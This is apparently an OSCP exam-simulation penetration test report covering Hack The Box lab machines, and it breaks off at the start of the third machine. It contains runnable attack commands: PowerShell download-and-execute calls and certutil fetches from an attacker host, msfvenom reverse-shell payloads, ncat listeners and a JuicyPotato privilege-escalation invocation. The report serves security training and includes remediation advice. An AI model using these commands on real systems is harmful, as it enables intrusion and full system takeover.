
Penetration Test Report

OSCP Exam Simulation

ceso@example.com, OSID: EX-42

Contents

1	Offensive Security Simulation Penetration Test Report	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	1
2	High-Level Summary	3
2.1	Recommendations	3
3	Methodologies	4
3.1	Information Gathering	4
3.2	Penetration	4
3.2.1	System IP: 10.10.10.8	4
3.2.1.1	Service Enumeration	4
3.2.1.2	Privilege Escalation	7
3.2.2	System IP: 10.10.10.11	9
3.2.2.1	Service Enumeration	9
3.2.2.2	Privilege Escalation	14
3.2.3	System IP: 10.10.10.81	16
3.2.3.1	Service Enumeration	16
3.2.3.2	Privilege Escalation	26
3.2.4	System IP: 10.10.10.119	28
3.2.4.1	Service Enumeration	28
3.2.4.2	Privilege Escalation	30
3.2.5	System IP: 172.16.116.132	34
3.2.5.1	Service Enumeration	34
3.3	Maintaining Access	47
3.4	House Cleaning	48
4	Additional Items	49
4.1	Appendix - Proof and Local Contents:	49
4.2	Appendix - Metasploit/Meterpreter Usage	49

4.3 Appendix - Completed Buffer Overflow Code 49

1 Offensive Security Simulation Penetration Test Report

1.1 Introduction

This report is for the OSCP live simulation

<https://www.youtube.com/watch?v=FwZc6JigIcE>

that I did to practice for the OSCP exam.

Some screenshots of the attacker machine could have different IPs. This document has been modified over and over again, and even if in the real exam you can't re-do the machines to get the screenshots you didn't take, that's exactly which was the purpose of all this simulation, to learn what is a must to take (for example which screenshots yes/no), and learn of those mistakes to avoid them in the real exam, as to get a better idea on how the report should be.

1.2 Objective

The objective of this assessment is to perform a simulation of the OSCP Exam. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and root.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack The Box and a VulnHub Machine. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hack The Box pentest and VulnHub lab machines. My overall objective was to evaluate the network, identify systems, and exploit flaws, generating a report of the findings.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on those Hack The Box machines as the VulnHub machine pentested. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. All systems were successfully exploited, ending with access granted with administrative privileges. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.8 (optimum.htb) - Used public exploit to get remote command execution.
- 10.10.10.11 (arctic.htb) - Abused a public exploit to upload a reverse shell.
- 10.10.10.81 (bart.htb) - Poor PHP code abused to gain low privilege shell.
- 10.10.10.119 (lightweight.htb) - Abused public SSH user to gain low priv shell.
- 172.16.116.132 (brainpan) - BOF

2.1 Recommendations

I recommend patching the vulnerabilities identified during the pentest in order to ensure an attacker will not be able to exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well Hack The Box machines and the VulnHub machine are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information-gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.10.10.8
- 10.10.10.11
- 10.10.10.81
- 10.10.10.119
- 172.16.116.132

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **5** out of the **5** systems.

3.2.1 System IP: 10.10.10.8

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed

information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.8	TCP: 80 UDP: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/optimum$ nmap -sC -sV -O -p- -oA nmap/full 10.10.10.8
----- snipped -----
PORT      STATE SERVICE VERSION
80/tcp    open  http      HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
----- snipped -----
```

Vulnerability Explanation: After some network enumeration, it was found the server was running Rejetto HTTP FileServer 2.3, which allowed to make use of CVE-2014-6287, a vulnerability that allows an attacker to have remote command execution via a 00% sequence in a search action in the remote system.




Figure 3.1: rejetto 2.3




Figure 3.2: Google search results

Vulnerability Fix: Upgrade to a newer version of Rejetto as set proper permissions for the user used to run the server, as it is for example unable to write new files and/or execution of files besides the ones needed to start/stop the server.

Severity: **Critical.**

Proof of Concept Code Here: On the attacker machine was started a temporal web server using python, on another terminal a ncat listener was set up on port 443, and the public exploit (link below) associated to CVE-2014-6287 was executed, this lead to getting a reverse shell on the attacker machine from the victim.

Public exploit used:

```
https://www.exploit-db.com/exploits/39161
```

In the mentioned public exploit, the next lines:

```
ip_addr = "192.168.44.128" #local IP address
local_port = "443" # Local Port number
```

where exchanged to:

```
ip_addr = "10.10.10.14.57" #local IP address
local_port = "443" # Local Port number
```

user.txt Proof Screenshot N/A




Figure 3.3: Reverse shell and user.txt

user.txt Contents

```
d0c3*****
```

3.2.1.2 Privilege Escalation

Vulnerability Exploited: Kernel

Vulnerability Explanation: The system was found to be vulnerable to MS16-032, a kernel vulnerability which allows an attacker to escalate privileges by abusing the lack of sanitization of standard handles in Windows' Secondary Logon Service. Using a public exploit, it was possible to gain Administrator privileges.

Vulnerability Fix: Apply the patch 3143141 provided by Microsoft, and define a policy to keep the system updated with the last security patches.

Severity: Critical.

Exploit Code: Inside the low privilege shell with Powershell, Sherlock was downloaded from the attacker machine and executed, founding in the process the vulnerability:

```
powershell.exe -exec bypass iex(new-object  
↳ net.webclient).downloadstring('http://10.10.14.4/Sherlock.ps1')
```




Figure 3.4: Vulnerable to MS16-032

In the attacker machine, a reverse shell was generated with:

```
msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp lport=443 lhost=10.10.14.4  
↳ exitfunc=thread -e x86/shikata_ga_nai -f exe -o reverse.exe
```

Afterwards, in the original exploit, the lines **189** and **333** with the content:

```
0x00000002, "C:\Windows\System32\cmd.exe", "",  
0x00000002, "C:\Windows\System32\cmd.exe", "",
```

Were exchanged for the next ones containing a mention to the reverse shell just created:

Penetration Test Report

```
0x00000002, "C:\Users\kostas\Desktop\reverse.exe", "",  
0x00000002, "C:\Users\kostas\Desktop\reverse.exe", "",
```

The public exploit utilized, can be found in the following link:

<https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1>

Modified that, a listener was setup on the attacker machine on port 443 and the exploit was executed gaining with a reverse shell with Administrators' privileges.

Proof Screenshot Here:

The screenshot shows two terminal windows. The left window is a Windows command prompt where the user runs 'certutil.exe -urlcache -split -f "http://10.10.14.57/reverse.exe" reverse.exe' and then 'certutil.exe -urlcache -split -f "http://10.10.14.57/reverse.exe" reverse.exe'. This is followed by a PowerShell command to execute a reverse shell: 'powershell.exe -exec bypass iex(new-object net.webclient).downloadstring('http://10.10.14.57/Invoke-MS16-032.ps1'); Invoke-MS16-032'. The right window is a Kali Linux terminal where the user runs 'sudo rlrwrap ncat -lvp 443' and then '[sudo] password for kali:'. The ncat listener shows connections from 10.10.10.8 and 10.10.10.8:49258. The user then runs 'whoami' and 'nt authority\system' to gain administrative privileges. Finally, the user runs 'C:\Users\kostas\Desktop>ipconfig' and 'C:\Users\kostas\Desktop>type "C:\Users\Administrator\Desktop\root.txt"', which outputs '51ed*****'.

Figure 3.5: Reverse shell and root.txt

root.txt Contents:

```
51ed*****
```

3.2.2 System IP: 10.10.10.11

3.2.2.1 Service Enumeration

Server IP Address	Ports Open
10.10.10.11	TCP: 135, 8500, 49154 UDP: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/arctic$ nmap -Pn -sC -sV -O -p- -oA nmap/full 10.10.10.11
----- snipped -----
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
8500/tcp   open  fntp?
49154/tcp  open  msrpc   Microsoft Windows RPC
----- snipped -----
```

Vulnerability Explanation: The server was found to be running Adobe Cold Fusion 8.0.1, this software/version is susceptible to the CVE-2009-2265, a vulnerability where an attacker can upload arbitrary files and execute them once uploaded. By making use of a public exploit for this CVE, a low privilege shell was gain.

After network enumeration was conducted, manual web enumeration took place, finding with it the mentioned software-version.



Figure 3.6: Directory listing




Figure 3.7: Adobe Coldfusion dochome




Figure 3.8: Directory listing CFIDE




Figure 3.9: Adobe Coldfusion login

Vulnerability Fix: Upgrade of Adobe Cold Fusion to a newer version and hardening of permissions on the user running the service.

Severity: Critical.

Proof of Concept Code Here: On the attacker machine, in one terminal a reverse shell was generated and uploaded into the server by using the public exploit for CVE-2009-2265 (link below).

The code for the public exploit used can be found in the next link:

```
https://repo.theoremforge.com/pentesting/tools/blob/master/Uncategorized/exploit/windows/CVE-2009-2265_coldfusion.8.0.1/upload.py
```

Reverse shell is created and uploaded by using the exploit:


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -o reverse.jsp
python upload.py 10.10.10.11 8500 reverse.jsp
```

In a second terminal on the attacker machine, a listener on port 443 was started with:

```
sudo rlwrap ncat -lvnp 443
```

Finally, in a web browser on the search bar was entered the url the exploit gave as output:

```
http://10.10.10.11:8500/userfiles/file/exploit.jsp
```



```
C:\Users\tolis\Desktop>type user.txt
type user.txt
0265
C:\Users\tolis\Desktop>whoami
whoami
arctic\tolis

C:\Users\tolis\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\tolis\Desktop>
```

Figure 3.10: Reverse shell and user.txt

user.txt Proof Screenshot

The screenshot proving this is in the section of privilege escalation.

user.txt Contents

0265*****

3.2.2.2 Privilege Escalation

Vulnerability Exploited: Kernel.

Vulnerability Explanation: The low privilege user previously gain was found to have enabled SeImpersonatePrivilege, with it was possible to make use of a public exploit for MS16-075 (Aka RottenPotato), an exploit where is abused the way Windows handles authentication requests between services running on the same machine. An updated variant of “RottenPotato” called “JuicyPotato” which works on newer systems was utilized.

The vulnerability was discovered by running:

```
C:\Users\tolis\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                                     State
=====
SeChangeNotifyPrivilege  Bypass traverse checking                       Enabled
SeImpersonatePrivilege   Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege  Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set                Disabled
```

Vulnerability Fix: Upgrade Windows to a newer version where the vulnerability has been patched.

Severity: Critical.

Exploit Code: To make use of JuicyPotato, first a reverse shell was generated and then the exploit JuicyPotato-Static.exe was downloaded in the attacker machine.

The exploit code used of JuicyPotato can be found in the following repository:

<https://github.com/TsukiCTF/Lovely-Potato/blob/master/JuicyPotato-Static.exe>

To generate the reverse shell, it was executed:

```
msfvenom -p windows/shell_reverse_tcp EXITFUNC=thread LHOST=10.10.14.4 LPORT=443 -f exe -o
↪ shell.exe
wget https://github.com/TsukiCTF/Lovely-Potato/raw/master/JuicyPotato-Static.exe
```

In another terminal in the attacker machine, a listener on port 443 was spined up as well:

```
sudo rlwrap ncat -lvnp 443
```

Later on a web server was started and from the compromised machine the reverse shell and exploit where downloaded, later on used by executing the following commands:

```
cd C:\users\tolis\desktop
certutil.exe -urlcache -split -f "http://10.10.14.4/reverse_shell.exe" reverse_shell.exe
certutil.exe -urlcache -split -f "http://10.10.14.4/JuicyPotato-Static.exe"
↪ JuicyPotato-Static.exe
JuicyPotato-Static.exe -l 9999 -p c:\Windows\System32\cmd.exe -t * -c
↪ {4991d34b-80a1-4291-83b6-3328366b9097} -a "/c c:\Users\tolis\Desktop\reverse_shell.exe"
```

root.txt Contents:

```
ce65*****
```

```

kali@kali:~/simulation/artic$ sudo rlwrap ncat -lvnp 443
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.11.
Ncat: Connection from 10.10.10.11:49534.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
ce65
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 10.10.10.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Windows\system32>
  
```

Figure 3.11: Reverse shell and root.txt

3.2.3 System IP: 10.10.10.81

3.2.3.1 Service Enumeration

Server IP Address	Ports Open
10.10.10.81	TCP: 80 UDP: N/A

Nmap Scan Results:

```
kali@kali:~/simulation/bart$ nmap -Pn -sC -sV -O -p- -oA nmap/full 10.10.10.81
----- snipped -----
80/tcp open  http      Microsoft IIS httpd 10.0
----- snipped -----
```

Vulnerability Explanation: Simple chat had some of its original code modified. Such modification has a vulnerability which allows an attacker to make a local file inclusion. With this is possible to do exfiltration of information, as to be able to get a reverse shell.

Some manual web enumeration was conducted, when was tried to enter to `http://10.10.10.81` a redirection to `http://forum.bart.htb` occurred:

